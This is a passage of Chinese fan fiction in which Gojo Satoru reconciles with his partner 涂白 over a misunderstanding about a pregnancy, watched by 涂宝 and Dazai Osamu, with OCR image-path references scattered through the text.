五条悟继续说:“我问那些话,不是因为不想要孩子。是担心你。前三个月不稳定,你妖力消耗又大,我怕万一出什么事……我照顾不好你们。”涂白的手指动了动。
“我之前查过很多资料,我知道养个孩子多难。”五条悟的声音低下去,“我什么都不怕,就怕你出事。就怕我照顾不好你,让你受委屈。”
他伸手,轻轻碰了碰涂白的肩膀。
“我担心的从来不是你肚子里的孩子。是你。”
涂白终于转过身来。
红眼睛看着他,眼眶又红了。
“真的?”他问,声音很小。
五条悟点头。
“真的。比真金还真。”
涂白看着他,看了好几秒。然后吸了吸鼻子。
“那你为什么不早说?”
五条悟苦笑。
“你给我机会说了吗?”
涂白张了张嘴,又闭上。
好像……确实没有。
他那时候一听那些话就炸了,根本不给对方解释的机会。
理亏的感觉冒上来。
他低下头,不说话了。
五条悟伸手,用手指轻轻擦了擦他脸上的泪痕。动作轻得不得了。
涂白没躲。
过了一会儿,他慢慢往五条悟那边蹭了蹭。
很小的一点点距离。
五条悟没动,只是看着他。
涂白又蹭了蹭。
然后他抬起头,凑过去,在五条悟脸上亲了一口。“啵”的一声,很轻。
亲完他就缩回去了,把脸埋进沙发里,耳朵红透了。
五条悟愣在那儿。
他摸了摸被亲的脸,然后笑了。
那种笑和平时不一样,是真的很开心的那种。
“小白。”他叫。
涂白不抬头。
“小白。”他又叫。
涂白还是不理他。
五条悟伸手,把他连人带被子一起捞起来,抱进怀里。
涂白挣扎了两下,没挣开,就放弃了。把脸埋在他胸口,不动了。
五条悟低头,嘴唇贴着他耳朵,轻声说:
“现在能回家了吗?”
涂白沉默了几秒。
然后他伸手,抱住五条悟的腰,把自己整个塞进他怀里。
不说话,只是点头。
很乖的那种点头。
五条悟抱紧他,下巴抵在他头顶,闭上眼睛。
“好。”他说,“回家。”
涂宝站在厨房门口,看着这一幕,表情复杂。
太宰治不知道什么时候凑过来,小声说:“我就说吧。”
涂宝瞪他:“你早就知道?”
“知道什么?”
“知道——算了。”涂宝揉揉眼睛,又忍不住看了眼沙发上抱在一起的那两个人,小声嘟囔,“二宝好像……挺开心的。”
太宰治笑了笑,揽过他肩膀:“行了,让他们待会儿吧。我们去睡觉。”
“可是——”
“走了走了。”太宰治把他往卧室推,“明天你弟弟就回去了,你不想再睡会儿?”
涂宝回头看了一眼,最后还是跟着太宰治进了卧室。客厅里安静下来。
窗外,横滨的夜色渐渐变淡,天边有一点点发白。
涂白窝在五条悟怀里,困意又涌上来。但他不想睡。
他抓着五条悟的衣服,小声说:“前辈。”
“嗯?”
“……对不起。”
五条悟低头看他。
涂白把脸埋得更低:“我不该跑出来。也不该不听你解释。”
五条悟没说话,只是把他抱得更紧了一点。
过了一会儿,涂白又说:“可是你以后……要直接说。不许再那样吞吞吐吐的。”
“好。”五条悟说。
“想什么都要告诉我。”
“好。”
“不许瞒着我。”
“好。”
涂白抬起头,看着他。红眼睛亮亮的,虽然还有点肿,但看起来精神多了。
“你保证?”
五条悟看着他的眼睛,认真地点头。
“我保证。”
涂白盯着他看了几秒,然后满意地把头埋回去。
“那就好。”
五条悟失笑。
他抱起涂白,站起来,往门口走。
涂宝的房门突然打开一条缝,涂宝的脑袋探出来:“你们这就走——”
涂白从他怀里抬起头,对涂宝挥挥手:“哥,我先回去了。改天再来。”
涂宝张了张嘴,最后只是说:“……路上小心。”
“嗯。”五条悟对他点点头,抱着涂白出了门。
门关上。
涂宝站在门口,愣了几秒。
然后他听见楼下传来五条悟的声音:“对了,涂白没穿鞋——你有他的鞋吗?”
涂宝:“……”
涂宝低头,这才看见玄关地上,有一双涂白穿来的袜子。
白色的,左脚脚趾那儿有点脏。
他突然有点想笑。
又有点想哭。
太宰治从卧室里走出来,揽住他的腰:“怎么了?”
“没什么。”涂宝吸了吸鼻子,“就是觉得……二宝好像真的找到能够照顾他的人了。”太宰治笑了,低头在他额头上亲了一下。
“那不挺好的。”
窗外的天快亮了。横滨的清晨,安静又温柔。